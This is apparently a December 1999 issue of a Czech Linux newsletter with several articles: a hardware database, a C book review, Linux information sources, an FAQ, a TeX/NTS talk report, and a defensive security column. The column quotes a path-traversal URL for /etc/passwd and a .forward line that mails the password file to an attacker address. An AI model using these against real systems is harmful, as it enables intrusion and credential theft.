Co zde najdete? Za prvé spoustu informací, které jsou členěny do několika desítek oddílů. Způsob prohlížení vzdáleně připomíná práci s diskem. První stránka je kořenový oddíl, který obsahuje osm obecných skupin. Například Monitory, Tiskárny či Karty. Po vybrání některé možnosti se vám zvolený oddíl otevře a zobrazí se jeho obsah. Například pro oddíl Karty uvidíte pododdíly Zvukové, Síťové či Grafické. Takhle můžete postupovat dále do hloubky, až skončíte ve složce, která obsahuje druhy. Například oddíl ATI obsahuje mimo jiné druh Rage II. A po jeho zvolení se objeví záznam s informacemi, jak zprovoznit tuto kartu pod Linuxem.

V současné době je na serveru zaregistrováno asi sto uživatelů. Počet záznamů se blíží ke sto padesáti. Od nejrůznějších grafických a síťových karet, přes SCSI řadiče a terminály až po RAID. Nedávno server zaznamenal jubilejní pěti tisící session a padesáti tisící zobrazenou stránku. Doufám, že zde najdete informace, které hledáte a pokud jste zprovozníli nějaký hardware, který v databázi ještě chybí, že se podělíte o tyto zkušenosti s ostatními.

Na závěr ještě něco málo o budoucnosti. Brzy bude zprovozněna další služba – odkazy na nejnovější články serverů Root, Linuxworld a Underground. Připravuje se poradna, kam budete moci zaslat svůj dotaz a naši spolupracovníci vám – zdarma – poradí. Další vývoj záleží na vašich přáních. ■

1 Linux Hardware
http://hardware.penguin.cz

C pro zelenáče?

Zdeněk Havelka, 10. prosince 1999

Název: Programovací jazyk C pro zelenáče
Autor: Petr Šaloun
Vydal: Neokortex (1)
ISBN 80-86330-02-X, doporučená cena 199 Kč.

Jak už stojí v podtitulu, jde o knihu pro „zelenáče“, tedy ty z nás, kteří zatím o programovací jazyk C ani nezavadili. Rozhodně tedy nemůžete čekat, že po jejím přečtení budete vytvářet plnohodnotné programy a aplikace v tomto jazyce – spíš byste díky této knize měli získat dobrý základ pro pozdější studium a hlubší pochopení tohoto stále aktuálního a široce používaného jazyka (alespoň pokud jde o programování systémových aplikací).

Kinha je rozdělena na čtyři základní části. První velmi krátká část je věnována základní terminologii, vysvětlení co je programovací jazyk C, kde jsou jeho kořeny, k čemu a proč se právě tento jazyk používá. Následuje obligátní a nezbytný „Hello, world“, který nemůže chybět snad v žádné učebnici programování. Už by to opravdu chtělo změnu…

Druhá část pokračuje úvodem do základů jazyka, struktury členění programu a řízení chodu, vytváření funkcí a končí zpracováním textového vstupu a výstupu a základními příkazy pro preprocesor.

Třetí část se věnuje zejména práci s ukazateli a jejich praktickému využití při práci s řetězci a poli. Následně navazuje na práci s I/O popsanou v předchozí části, tentokrát se ale popisuje práce se soubory. Kapitola pokračuje deklaracemi složitějších datových typů (struct, union), bitovými poli a končí popisem dynamické alokace paměti, seznamem a polem ukazatelů.

Poslední část knihy je věnována přílohám – najdete zde základní informace o dostupném GNU software (gcc a jeho DOS port DJGPP, RHIDE). Tady by možná bylo lépe orientovat uživatele spíše na unixové prostředí a editor Emacs, ale to je příliš subjektivní a záleží na tom, zda už má uživatel nějaké předchozí zkušenosti např. s vývojovými prostředími pro Turbo Pascal apod.

Krom toho ještě můžete na adrese (2) nalézt zdrojové

texty v knize uvedených programů, soupis chyb a další užitečné odkazy.

Rozčlenění na kapitoly je vcelku logické a vhodně zvolené. Všechny kapitoly obsahují podrobně okomentované výpisy zdrojových textů pro demonstraci popisovaných vlastností jazyka. Kde je to jen trochu možné, uvádí autor typické konstrukce a způsoby použití, upozorňuje na nejčastější chyby a pochopitelně neopominul ani základní rady, s jejichž pomocí by zdrojové texty měly být čitelnější a přehlednější. Na některých místech (ale je jich poskrovnu) je uživatel odkázán na pozdější výklad, ale tomu se vyhnout nedá a narazíte na to snad ve všech učebnicích programování.

Po stránce úpravy lze ocenit, že autor se pokusil zvýraznit pomocí grafických symbolů některá místa v textu.

Na druhou stranu, jsou zde časté nedostatky v typografii, které působí dosti rušivě. Jako příklad bych mohl uvést hned první obrázek na straně 19, vytištěný zrcadlově, podivné fonty použité pro některé matematické symboly (&,–,/) v celém textu (odlišný typ písma, tloušťka či velikost), na straně 87 odkaz na špatné číslo stránky nebo na straně 90 zcela chybějící číslo stránky – místo něj je zde pouze dvojice otazníků. Rovněž použitý papír a vazba poněkud snižují užitnou hodnotu, zvláště pokud se do tajů jazyka C nořítе v autobusu či tramvaji.

Vzhledem ke svému obsahu vám ale kniha pravděpodobně poslouží jen pro první rychlý úvod do jazyka C a pokud vás neodradí, napříště už stejně budete potřebovat podrobnější a detailnější manuál nebo referenční příručku jazyka.

Pokud mám mluvit za sebe, žádné aplikace v jazyce C nevytvářím a stále mám za to, že pro zpracování vstupních dat a základní aplikace pro komunikaci s DB či jednodušší CGI aplikace bez nároků na rychlost a co nejmenší zatížení OS upotřebím spíše nějaký jazyk vyšší úrovně, např. Python (o objektovém přístupu a získání správných návyků nemluvě).

Jazyk C mne zajímá spíše z pohledu kompilace a případných úprav GNU software na linuxové platformě, ale kniha je zaměřená velmi obecně a tudíž se konkrétnímu prostředí záměrně vyhýbá (vždyť také jednou z nejvyzdvihovanějších vlastností jazyka C je právě přenositenost zdrojového kódu na jiné platformy). Např. GNU make bychom v rejstříku skutečně marně hledali.

Pokud jste tedy skutečnými zelenáči a jazyk C Vás doposud míjel, můžete směle začít právě s touto knihou, ale počítejte s tím, že nějakou další dokumentaci stejně budete potřebovat.

Knihu zapůjčilo nakladatelství Neokortex. ■

1 Neokortex
http://www.neo.cz/
2 C pro Zelenáče
http://www.cs.vsb.cz/saloun/publik/c4zelenace

Kde hledat informační zdroje

Zdeněk Pytela, 10. prosince 1999

Uživatelé se často obrací na ostatní o radu, aniž by se pokusili vyřešit problém sami, což je pro ně samotné většinou mnohem užitečnější. Mnohdy netuší, že mají zdroje informací přímo na dosah ruky, na pevném disku svého počítače nebo serveru a u počítačů připojených do Internetu přístupné ve svém oblíbeném prohlížeči. Teprve po prozkoumání těchto možností by se měl tazatel obracet do odpovídající elektronické konference.

Mezi nejužitečnější zdroje ovšem patří tištěná literatura, v každém případě se vyplatí do ní investovat (elektronická podoba mnoha návodů nestačí například v případě, kdy se do počítače vůbec nemůžete dostat, a špatně se čte i ve vlaku). Z těch, které vyšly o Linuxu v poslední době, jmenujme aspoň tyto:

- Michal Brandejs: UNIX – Linux, praktický průvodce. Grada, Praha 1996
- LINUX – dokumentační projekt. Computer Press, Brno 1998 dostupná i ve formátu PDF na adrese (1)
- LINUX – praktický průvodce. Computer Press, Brno 1999
- Pavel Satrapa a Jiří Randus: LINUX – Internet server. Neokortex 1996
- Ladislav Lhotka: Server v Internetu. KOPP 1996 viz též (2)

Anglicky vychází časopis *Linux Journal*, předplatné (asi 1500 Kč ročně) se dá objednat u ApS Brno nebo IPEX České Budějovice. Česky *Linuxové noviny* :-)

Linuxové zdroje na dosah ruky

1. man

V pořádných operačních systémech je zvykem, že se programy distribuují s kompletní dokumentací. Standardem jsou manuálové stránky. V těchto stránkách jsou popsány všechny příkazy a další důležité informace. Některé stránky jsou přeloženy, a v českém prostředí se vám zobrazí tedy česky. Jsou rozděleny do 9 sekcí:

1. Uživatelské příkazy
2. Systémová volání
3. Knihovní funkce
4. Zařízení a ovladače zařízení
5. Formáty konfiguračních souborů
6. Hry
7. Různé
8. Nástroje pro správu systému
9. Interní volání specifická pro Linux

Obsah manuálových stránek si můžete přečíst příkazem `man`; protože samotný `man` není výjimkou, můžete začít příkazem `man man`. Ve které manuálové stránce hledat vám napoví příkazy `apropos` (hledá se část slova) nebo `whatis` (hledá se přesný výskyt slova – pozor na ohýbání českých slov). Odkazy na manuálové stránky se pak obvykle píší ve tvaru `ls(1)`. což znamená, že další informace získáte v elektronickém manuálu na stránce programu ls v 1. sekci. Pokud se víc manuálových stránek, např. pro program a systémové volání, jmenuje stejně, příkaz `man` vyvolá pouze první z nich; další je třeba vyvolat s uvedením čísla sekce nebo použít přepínač `-a`: `man 5 shadow`, `man -a shadow`.

2. info

Novější programy používají systém `info`. Tento systém je o něco propracovanější a umožňuje hypertextové sledová-

ní témat, zato má složitější ovládání, které se ale příručka k systému info pokouší naučit. Viz `info info`.

3. přepínače

Většina programů uvede stručnou nápovědu nebo seznam svých přepínačů, pokud dostane některý z následujících přepínačů: `-?`, `-h`, `--help`. Podrobný popis, co který přepínač znamená, podá manuálová nebo info stránka.

4. /usr/doc

Všechny balíky mají dokumentaci k programům v adresáři `/usr/doc` nebo `/usr/share/doc` – podívejte se na obsah adresáře `/usr/share/doc/BALIK` (Debian, distribuce podle FHS 2.0) nebo `/usr/doc/BALIK-VERZE` (RedHat) Dokumentace je často rozsáhlejší než popis k programům v manuálové stránce, výjimkou nebývají příklady použití.

5. HOWTO

Soubor nejužitečnějších návodů a postupů v konkrétní problematice. `/usr/doc/HOWTO` (`/usr/share/doc/HOWTO`), aktuální verzi najdete na každém zrcadle ftp serveru `metalab.sunsite.edu` (např. `ftp.linux.cz`, `sunsite.mff.cuni.cz`) v adresáři `/pub/docs/HOWTO`. Pozornost věnujte i podadresářům `mini` a `unmaintained`.

6. Informace o balíku v balíčkovaných distribucích

Redhat podává základní informaci o nainstalovaném balíku příkazem `rpm -qi BALÍK`. Debian podává základní informaci o nainstalovaném balíku příkazem `dpkg -p BALÍK`.

7. Věci kolem jádra

Zdrojové texty jádra jsou umístěny v adresáři `/usr/src/linux`. Dokumentaci najdete jednak v adresáři `Documentation` a jeho podadresářích, jednak v těsném sousedství ovladačů v adresáři `drivers`.

Linuxové zdroje na Internetu v České republice

1. Linux CZ (3). Základní informace o Linuxu, distribuce, odkaz na softwarové archivy, rozcestník k linuxovým službám, sdružení CZLUG, přednášky ze specializovaných linuxových seminářů. Linuxové noviny (4). Mailing list (5). Kompletní archiv konference *linux@linux.cz* od doby jejího vzniku s fulltextovým vyhledáváním. Určen pro hledání pomoci s konkrétním problémem.

2. Penguin (6). Server pro podporu Linuxu. Zkušenosti, odkazy, zprávy, návody. Czech-HOWTO (7). Jak na češtinu v systému i v aplikacích. Fulltextové prohledávání serveru Penguin (8).

3. Docs.linux.cz (9). Server dříve známý jako Školičky – sebraná dokumentace, návody, manuály v češtině i v angličtině. Úvody téměř do všech počítačových disciplín. Fulltextové vyhledávání.

4. SunSite (10). Největší FTP server v České republice, největší archív linuxového softwaru včetně starších verzí.

5. Linux Source Driver (11) Navigátor v moři zdrojových kódů jádra Kompletní zdrojové kódy všech aktuálních a mnoha starších verzí jádra, porovnávání, vyhledávání, index klíčových slov.

6. Linux Hardware (12). Které komponenty jsou Linuxem podporované, které jsou vhodné a které jsou v Linuxu nepoužitelné. Uživatelské zkušenosti. Viz jiný článek v aktuálním čísle Linuxových novin.

7. Debian (13). Vše o distribuci Debian GNU/Linux.

8. Příbuzné servery: Root (14), Underground (15), Junyks (16). Krátké zprávy ze světa operačních systémů typu unix a otevřených systémů

LinuxWorld (17). Krátké zprávy ze světa Linuxu

Nadace pro podporu free softwaru (18). Server České nadace pro podporu free softwaru.

GNU CZ (19) Česká domácí stránka projektu GNU, který se snaží vytvářet volně šiřitelný software na profesionální úrovni.

FreeBSD (20). FreeBSD je rozšíření operačního systému BSD UNIX pro počítače PC.

9. Vyhledávače: Parker (21). prohledává české FTP servery – kde máte hledat nějaký balíček.

ALLA (22). Velmi dobře graficky a funkčně zpracovaný vyhledávač. Pravděpodobně úzce zaměřená databáze (někdy vrátí tisíce odkazů, jindy nic).

Alenka (23). Rozcestník k českým i zahraničním vyhledávacím službám.

RPM2Html (24). Vyhledávání v rpm balíčcích, které používají distribuce RedHat, Caldera, SuSE a další (podle kategorie, podle jména apod.; vyhledávání ve standardní distribuci, v poddistribucích PowerTools, Contrib apod).

Linuxové zdroje ve světě

1. Freshmeat (25). Na serveru Freshmeat je denně ohlašováno několik nových nebo vylepšených verzí programů pro Linux. Vyhledávání je samozřejmostí. Pravidelně o vybraných novinkách na Freshmeatu informují Linuxové noviny (v roce 1999 čísla 01-02, 03-04, 09). Můžete zkusit i zrcadlo v Německu (26). Freshmeat funguje i jako distributor rpm balíčků.

2. LinuxApps (27). Totéž v bleděmodrém.

3. LinuxBerg (28), český mirror (29), LinuxToday (30), Slashdot (31). Zpravodajské servery – krátké zprávy ze světa Linuxu, informace o nových a aktualizovaných programech.

4. Servery linuxových distribucí RedHat (32) Debian (33) Slackware (34) SuSE (35) Caldera (36) Linux Router (37)

5. LinuxLinks (38). Rozcestník pro linuxové informační servery

6. Vyhledávací služby – příklady:

TuX Finder (39). Vyhledávání softwaru pro Linux – archívy .tar, balíčky deb i rpm. – není příliš chytrý ani designově povedený.

RPM Find (40). Vyhledávání v rpm balíčcích (viz rpm2html na Penguinovi).

FTPSearch (41). Vyhledávač s rozsáhlou databází.

Altavista (42). Univerzální vyhledávač se sofistikovaným zadáváním. ■

1 LDP
`http://www.cpress.cz/knihy/linux/`
2 Knihy na serveru Penguin
`http://www.penguin.cz/knihy/`
3 Linux CZ
`http://www.linux.cz/`

4 Linuxové noviny
http://www.linux.cz/noviny/
5 Mailing-list
http://www.linux.cz/mailing-list/
6 Penguin
http://www.penguin.cz/
7 Czech-HOWTO
http://www.penguin.cz/czech-howto/
8 Fultextové hledání na serveru Penguin
http://www.penguin.cz/webglimpse/
9 Docs.linux.cz
http://docs.linux.cz/
10 SunSite.mff.cuni.cz
http://sunsite.mff.cuni.cz/
11 Linux Source Driver
http://lsd.linux.cz/
12 Linux Hardware
http://hardware.penguin.cz/
13 Debian CZ/SK
http://www.debian.cz/
14 Root
www.root.cz
15 Underground
http://www.underground.cz
16 Junyks
http://www.junyks.cz
17 Linuxworld
http://www.linuxworld.cz
18 Nadace pro podporu free softwaru
http://www.freesoft.cz
19 GNU CZ
http://www.gnu.cz/
20 FreeBSD
http://www.freebsd.cz/
21 Parker
http://parker.vslib.cz/
22 ALLA
http://alla.ms.mff.cuni.cz/
23 Alenka
http://www.alenka.cz/
24 RPM2Html
http://www.penguin.cz/rpm2html/
25 Freshmeat
http://www.freshmeat.net/
26 Freshmeat v Německu
http://de.eu.mirrors.freshmeat.net/
27 LinuxApps
http://www.linuxapps.com/
28 LinuxBerg
http://www.linuxberg.com/
29 Český mirror LinuxBergu
http://www.linuxberg.cz/
30 LinuxToday
http://linuxtoday.com/
31 Slashdot
http://www.slashdot.org/
32 RedHat
http://www.redhat.com
33 Debian
http://www.debian.org
34 Slackware
http://www.slackware.com
35 SuSE
http://www.suse.com

36 Caldera
http://www.calderasystems.com
37 Linux Router
http://www.linuxrouter.org
38 LinuxLinks
http://www.linuxlinks.com/
39 Tux Finder
http://www.tuxfinder.com/
40 RPM Find
http://rpmfind.net
41 FTPSearch
http://ftpsearch.lycos.com/
42 Altavista
http://www.altavista.com/

Často kladené dotazy

Zdeněk Pytela, 13. prosince 1999

V odborných konferencích se po jistém čase začnou opakovat ty stejné dotazy. Málokoho z těch, kteří odpověď znají, baví psát odpovědi pořád dokola, a vyhledávání v archívu není univerzální řešení. Protože je to případ i konference `linux@linux.cz`, vznikají pro ni v tuto chvíli odpovědi na často kladené dotazy (můžete se setkat i s anglickou zkratkou FAQ). Definitivní podoba bude oznámena v samotné konferenci, zde jsou některé z nich.

Nemůžu přeložit jádro!

Typická hláška při nezdařeném překladu jádra po zadání příkazu `make zImage` vypadá asi takto:

```
make[1] as86: Command not found
make[1] ***[bootsect.0] Error 127
make[1] Leaving directory ...
```

Odpověď je jednoduchá: není nainstalován některý balík, který je pro překlad potřeba. Obecně pro překlad programů potřebujeme: zdrojové kódy, překladač, hlavičkové soubory a knihovny.

- Zdrojový kód jádra je umístěn v adresáři `/usr/src/linux`; v distribuci RedHat se nachází v balíku `kernel-source`
- Překladač: `gcc` je v balíku `egcs`, u starších verzí v balíku `gcc`
- Překladače assembleru: `as` (balík `binutils`), `as86` (`bin86`)
- Program pro koordinaci závislostí: `make` (`make`)
- Hlavičkové soubory a knihovny: `glibc-devel`, `kernel-headers`
- Pro konfiguraci pomocí `menuconfig`: `ncurses`, `ncurses-devel`
- Pro konfiguraci pomocí `xconfig`: správně nainstalované X
- Pro patchování nových verzí: `patch`

Na co ještě můžete narazit:

- `kernel too big`. Přeložte jádro jako big (`bzImage`) nebo oddělte část ovladačů, které nejsou potřeba při startu systému, do modulů.

- `System.map` je soubor se jmény a adresami všech symbolů použitých v jádře. Po přeložení a nainstalování každého nového jádra je vhodné tento soubor překopírovat z adresáře `/usr/src/linux` na místo, kde ho najdou programy, které ho budou potřebovat, nejlépe `/boot/System.map-VERZEJÁDRA`. Více v manuálové stránce příslušného programu, např. ps(1).

Nezapomeňte: po každé změně jádra je třeba upravit `/etc/lilo.conf` a spustit program `lilo`.

Linux a velký disk

Na většině počítačů je zavaděčem systému program lilo (LInux LOader). Tento zavaděč využívá pouze informací z BIOSu počítače, a pro omezení daná kdysi dávno nelze přistupovat k částem disku umístěným za 1024. cylindrem. To je případ všech disků větších než 8 GB i v případě zapnuté volby LBA.

Možná řešení:

- Zajistit, aby celý kořenový svazek nebo přinejmenším adresář `/boot`, kde je umístěno jádro a další soubory nutné ke startu systému, byl v části disku do 1024. cylindru. Například samostatný svazek `/boot` (stačí velikost v jednotkách megabajtů), zbytek systému umístit do jiné oblasti, která už hranici 1024 cylindrů může překročit. Disk můžete rozdělit jakkoliv jinak podle svých potřeb (nejrozsáhlejší je obvykle adresář `/usr`, případně ještě `/var`).
- Místo `lilo` použít `grub`, který toto omezení nemá.
- Bootovat z dosu pomocí programu `loadlin`.
- Zavádět linux z diskety (nouzové řešení).

Z historie

Tabulka rozdělení disku může mít dvě podoby:

- číslo cylindru, hlavy, sektoru (zkratka CHS) z historických důvodů je v BIOSu omezení: 10 bitů na číslo cylindru, 8 bitů na čisla hlavy, 6 bitů na počet sektorů; Při velikosti sektoru 512 B lze adresovat disk maximálně do velikosti 2^10 * 2^8 * 2^6 * 512 B = 2^33 B = 8 GB (1024 * 256 * 64 * 512 B = 8589934592 B)
- absolutní počet sektorů od začátku. Toto číslo má velikost 4 byty, lze proto adresovat 2^40 B (2 TB).

BIOS ovšem k disku přistupuje první metodou, a proto zavaděče, které se na BIOS spoléhají, na vzdálenější části nemohou při zavádění systému dosáhnout.

Doporučená literatura:

- LILO mini HOWTO
- Linux+NTLoader mini HOWTO
- Loadlin+Win95 mini HOWTO
- manuálové stránky: lilo, lilo.conf, bootparam, initrd

Odkazy na další zavaděče:
1. grub (1)
2. gag: grafický, intuitivně ovládaný zavaděč (2)
3. mbtmgr (3)

Terminál pro Windows

V Linuxu se dá celkem pohodlně pracovat i z nepřátelských prostředí, jakými jsou operační systémy Microsoftu, stačí mít nainstalován dobrý terminál. Můžete si vybrat z následující nabídky:

1. `teraterm` (4). Umožňuje spojení přes telnet i ssh. Je dobře počeštěný (5), celá klávesnice funguje. Pouze pro Win32 (95, 98, NT).
2. `putty` (6). Umožňuje spojení přes telnet i ssh. Dobré zobrazení, snadno se konfiguruje. Pouze pro Win32 (95, 98, NT).
3. Console Telnet (7). Umožňuje spojení pouze přes telnet, obsahuje vzorový INI soubor pro Linux. Lze jej přepnout na fullscreen.
4. `dtelnet` (8). Umožňuje spojení pouze přes telnet. Stačí nastavit fonty a jede; jen neumí převod ISO 8859-2 na CP 1250. Binárka má pouze 70 KB.

Program se nechce spustit

Problém: nejde mi spustit program z aktuálního adresáře, i když má nastaven atribut pro spouštění (`chmod +x` *soubor*).

Z bezpečnostních důvodů není standardně aktuální adresář přítomen v cestě (proměnná `$PATH`). Programy, které chcete spouštět častěji, překopírujte do adresáře, který už v cestě máte, např. `/usr/local/bin` nebo `~/bin`. Jinak spouštějte programy s úplnou absolutní nebo relativní cestou `./program`. Přidávat aktuální adresář do cesty se nedoporučuje. ■

1 Grub
http://www.uruk.org/grub/
2 Gag
http://raster.cibermillennium.com/SOFTWARE/GAG/gageng.htm
3 mbtmgr
http://www.tdp.cz/martin/mbtmgr/
4 teraterm
ftp://ftp.penguin.cz/pub/win32/
5 teraterm II
http://www.fi.muni.cz/~xsmerk/
6 putty
http://www.chiark.greenend.org.uk/~sgtatham/putty.html
7 Console Telnet
http://www.clnet.cz/pub/OS/Windows95/Net/ConsoleTelnet/
8 dtelnet
http://www.dccs.com.au/~dave/dtelnet.html

NTS a interaktivní dokumenty na Fakultě informatiky

David Antoš, 14. prosince 1999

V sobotu 11. prosince 1999 pořádalo Československé sdružení uživatelů TEXu CSTUG a Fakulta informatiky Masarykovy univerzity v Brně v prostorách fakulty přednášky o systému NTS. NTS (New Typesetting System) je připravovaný následník TEXu.

Přednášejícími byli Hans Hagen, vedoucí a koordinátor projektu NTS a Karel Skoupý, programátor, který se v současné době práci na NTS plně věnuje.

V prvním bloku sobotního dopoledne informoval Karel Skoupý o postupech, stavu a problémech implementace

$\mathcal{NTS}$. Idea vznikla před třemi lety a s vlastní implementací se začalo před rokem. Není bez zajímavosti, že Karel Skoupý je jediným programátorem projektu. První fází, kterou autoři zamýšlejí dokončit do poloviny roku 2000, je systém plně kompatibilní s TEXem.

Pro implementaci byl zvolen jazyk Java. Patří totiž mezi nejlépe přenositelné programovací jazyky vůbec a navíc se realizačnímu týmu zalíbil javovský systém balíčků objektů. TEX je program více než dvacet let starý a ačkoli byl vytvářen podle nejlepších postupů své doby, je to rozsáhlý monolit strukturovaného kódu.

TEX byl tedy „rozebrán“ na části a ty jsou postupně přepisovány v Javě přísně objektově. Za hlavní problém označil Karel Skoupý existenci velkého množství závislostí mezi jednotlivými částmi TEXu, které jsou přirozeným důsledkem jeho architektury, zato se však nesmírně obtížně modelují pomocí objektů. Ačkoli TEX patří mezi nejlépe dokumentované programy, TEXbook popisuje jeho činnost pouze ve standardních situacích. Pro dosažení úplné kompatibility je třeba provádět mnoho pokusů, které odhalují jeho chování v neobvyklých podmínkách.

$\mathcal{NTS}$ v současné době zvládá expanzi maker, odstavcový zlom a výstup, což dostačuje k tomu, aby nám byla jeho funkce demonstrována. Karel Skoupý pomocí $\mathcal{NTS}$ zalomil tři odstavečky textu, pak totéž provedl TEXem a výsledky porovnal. Nejen že byly stejné napohled, ale výsledné `dvi` soubory se shodovaly do posledního bitu.

Určitě čtenáře napadá otázka, zda takové úsilí stojí za to, aby vznikl „TEX II“, jenže objektový, v Javě a, jak jsme viděli, také mnohokrát pomalejší. Odpověď poskytla přednáška Hanse Hagena pod názvem

What things do we want NTS to do?

$\mathcal{NTS}$ není prvním následníkem TEXu. Jmenujme třeba eeTEX, nebo známější pdfTEX. Všechny dosavadní deriváty TEXu stojí na původním Knuthově kódu, ve kterém je část přepsána či upravena. To není jednoduché, zdrojový kód obsahuje mnoho velmi účinných optimalizací, které ovšem vedou k naprosté nepřehlednosti. Počet lidí na světě, kteří se v `tex.web` skutečně vyznají, se odhaduje na několik desítek.

Cílem zvolené architektury $\mathcal{NTS}$ je maximální modularita. Tím se autoři projektu snaží dát prostor programátorům, kteří by chtěli přepracovat a vylepšit část systému. Počítá se s tím, že se objeví nové výstupní formáty, jako se to třeba nedávno stalo s PDF, takže by mělo být umožněno zpracovávat jiné vstupy, než ty, na které jsou TEXisté zvyklí, například SGML. Ačkoli určitě není pochyb o tom, že kupříkladu řádkový zlom TEXu patří k nejlepším, musíme si také přiznat, že i TEX má své slabiny. Sazba na rejstřík, vícesloupcová sazba se zarovnáním nebo třeba obtékání obrázků jsou sice úkoly řešitelné, ale nepříliš pohodlně, přesněji řečeno velmi obtížně.

Tyto problémy by postupně měly řešit další verze $\mathcal{NTS}$, také iniciativě programátorů mimo zatím poněkud uzavřený tým se meze nekladou. Kód bude volně dostupný a $\mathcal{NTS}$ bude šířen podobně jako TEX. Předpokládá se, že jeho jednotlivé moduly budou moci být využity i samostatně, například váš WWW browser si přečte zdrojový kód dokumentu třeba v LATEXu a zobrazí jej pomocí $\mathcal{NTS}$ jako typograficky krásné dílo.

Mezi další kroky patří integrace $\mathcal{NTS}$ a METAFONTu. Vychází se z toho, že TEX dnes vůbec nebere v úvahu tvary znaků, které sází. Prostě jen skládá boxy a „neví“, jestli znak třeba box nepřesahuje. Autoři rovněž uvažují o vytvoření interaktivního prostředí, ve kterém by bylo možno (slovy Hanse Hagena) „sedět s rukama na řídících pákách“, měnit parametry zlomu a sledovat, co se s dokumentem děje.

$\mathcal{NTS}$ je velmi zajímavý projekt zaměřený do blízké i vzdálenější budoucnosti. Nám tedy nezbývá, než celému týmu popřát mnoho úspěchů.

Tvorba interaktivních dokumentů

Hans Hagen vedl na půdě Fakulty informatiky v pozdním odpoledni 13. 12. 1999 opět pod záštitou $\mathcal{CS}$TUGu a Fakulty informatiky čtyřhodinový tutoriál s názvem Advanced Interactive Documents. Jak již pravila pozvánka, TEX je jeden z mála programů schopných vytvářet sofistikované dokumenty v PDF. Chtělo by se dodat, že zvláště tehdy, když se TEX a PDF spojí s Hansem Hagenem, což dokazovaly jeho lehce avantgardně navržené a zpracované prezentace.

Pan Hagen rozebral v úvodu výhody a nevýhody formátu PDF jako prostředku pro přenos informací a dále se věnoval problému, kdy (ne)použít TEX. TEX se ukazuje jako velmi vhodný prostředek pro kvalitní typografické zpracování dokumentů pravidelné struktury, jejichž sazbu lze dobře algoritmizovat.

Dále byly rozebrány základní charakteristiky (před několika lety se u nás říkalo „špecifiká“) interaktivních dokumentů. Je třeba počítat s omezeními, která přináší použitá technologie a na druhé straně je škoda nevyužít možností. Pak lze těžko rozlišit, co je ještě dokument a co je program. Představte si zkoušku z angličtiny, při které vám PDFko nabízí možnosti doplňování slov, a když slovo vyberete, je do dokumentu nejen vloženo (to by nebylo nic moc), ale odstavec je vysazen, takže vypadá zcela dokonale, i když jste vybrali nejméně dobrou ze všech možností.

Zbytek tutoriálu byl věnován tématům důležitosti strukturovaného a flexibilního kódování dokumentů a tomu, jak si můžeme takové dokumenty navrhnout a vytvořit sami.

Hans Hagen si vzal za cíl touto přednáškou ukázat, že uživatelé TEXu se mohou dostat až na hranice možností tvorby dokumentů. Myslím, že se mu to podařilo, stejně jako se podařilo $\mathcal{CS}$TUGu připravit dva dny plné zajímavých informací. ■

Počítačová bezpečnost a Linux II – bezpečné SMTP služby

Jarda Cmunt

Úvod

V minulém díle jsem slíbil, že se dnes budeme zabývat náhradou standardních služeb jejich zabezpečenými alternativami (dnes službou SMTP). Tomuto tématu se věnuji v druhé části článku. Na úvod se bude dobré seznámit s metodami, které crackeři používají k pronikání do systémů pomocí softwarových chyb v různých programech.

První často využívanou chybou je buffer overflow. Princip byl popsán v Linuxových novinách v březnu roku 1998 a zájemci najdou komplexní popis v časopise Phrack (1) v článku Smashing the stack for fun and profit, který napsal Aleph One a najdete ho v čísle 49, soubor 14. Výhodou této chyby, samozřejmě z pohledu útočníka, je, že mu do-

káže zajistit práva programu, ve kterém ji dokáže vyvolat. Terčem lokálních útoků (útočník již získal neprivilegovaný účet) jsou suid (případně sgid) root programy (v minulosti např. ping nebo mount), terčem vzdáleného útoku se stávají démoni zajišťující jednotlivé služby, zejména ti, kteří běží s právy uživatele root. Nedávnými oběťmi byli např. bind (nejrůznější druhy chyb), wu-ftpd (přetečení bufferu při mazání příliš dlouhého adresáře, tato vadná verze je součástí např. Redhat 5.0), mezi vděčné služby patří také pop3, imap, RPC služby obecně a další.

Další běžnou chybou je nedostatečná kontrola požadavku u služeb, které umožňují získávat ze serveru soubory, nebo je na něj zapisovat. Jde zejména o ftp a http (budeme mluvit pouze o softwarových chybách, nikoliv o chybné konfiguraci). Asi nejstarším druhem útoku je pokus o získání souboru `/etc/passwd` nějakou takovouto konstrukcí: `http://www.obet.cz/../../../../etc/passwd`. Tyto chyby by měly být u současných běžně používaných démonů (Apache a další) minulostí. Mnohem zajímavější variantou jsou útoky na CGI skripty. Překvapivě mnoho CGI skriptů má nejrůznější chyby, které umožní získat klíčové systémové soubory. Samostatnou kapitolu potom tvoří PERL skripty. PERL je velmi mocný jazyk pro zpracování textů, a proto se v této oblasti často používá. Programátoři bohužel mají jen malé povědomí o bezpečnosti, a proto bezstarostně vytvářejí různé nebezpečné konstrukce, což speciálně v PERLU není žádný problém. Zajímavý článek věnovaný tomuto tématu vyšel opět v Phracku, číslo 55, soubor 07. Jsou zde mimo jiné i rozbory několika veřejně dostupných skriptů s ukázkami běžných chyb při zpracování parametrů atd.

Lehkou práci bude útočník mít, může-li na disk neprivilegovaně zapisovat, v ideálním případě připojit záznam o novém uživateli s uid 0 do `/etc/passwd`, přidat záznam do cronu, inetd, nebo vytvořit soubor `.rhosts` v adresáři některého uživatele, nejlépe roota. V tomto případě jsou možnosti netušené, a záleží jen na fantazii útočníka, jakou metodu použije, zda si nechá požadované soubory poslat e-mailem, nebo si vytvoří do systému zadní vrátka.

Další možností, která souvisí s tématem tohoto článku, jsou některé potenciálně nebezpečné vlastnosti (tedy nikoliv chyby) různých programů. Možnosti jejich využití závisí zcela na okolnostech, konfiguraci serveru atd. Jako příklad uveďme možnost spouštět příkazy v souboru .forward (používán sendmailem). Pokud se útočníkovi podaří tento soubor vytvořit v domácím adresáři některého uživatele, s obsahem např. `"echo /etc/passwd | mail hacker@crack.cz"`, po zaslání e-mailu tomuto uživateli obdrží soubor s hesly. Další nebezpečnou vlastností, kterou jsme zmínili v minulém článku, je posílání důvěrných údajů po síti v nešifrované podobě, ev. slabě šifrované, což umožňuje jejich odposlech. Sem patří ftp, telnet a mnoho dalších služeb. Protože uživatelé většinou používají všude stejná hesla, jsou tyto informace pro útočníka velmi užitečné.

Dále jen krátce některé další možnosti: například v PERLU může řetězec obsahovat znak `'\0'`, což je v C konec řetězce. Takovýto znak vložený do parametru CGI skriptu bude ovšem nižší vrstvou (standardní knihovna nebo kernel) interpretován způsobem, který nebyl autorem skriptu očekáván, některé programy vytvářejí dočasné soubory v /tmp a ochotně následují linky, které jim tam podstrčíte, takže lze falšovat jejich pracovní data, zapisovat do nebo číst z námi požadovaných souborů apod, zkoušení hesel na pop3 serveru, chyby ve standardní knihovně nebo kernelu, se kterými nepočítáte atd.

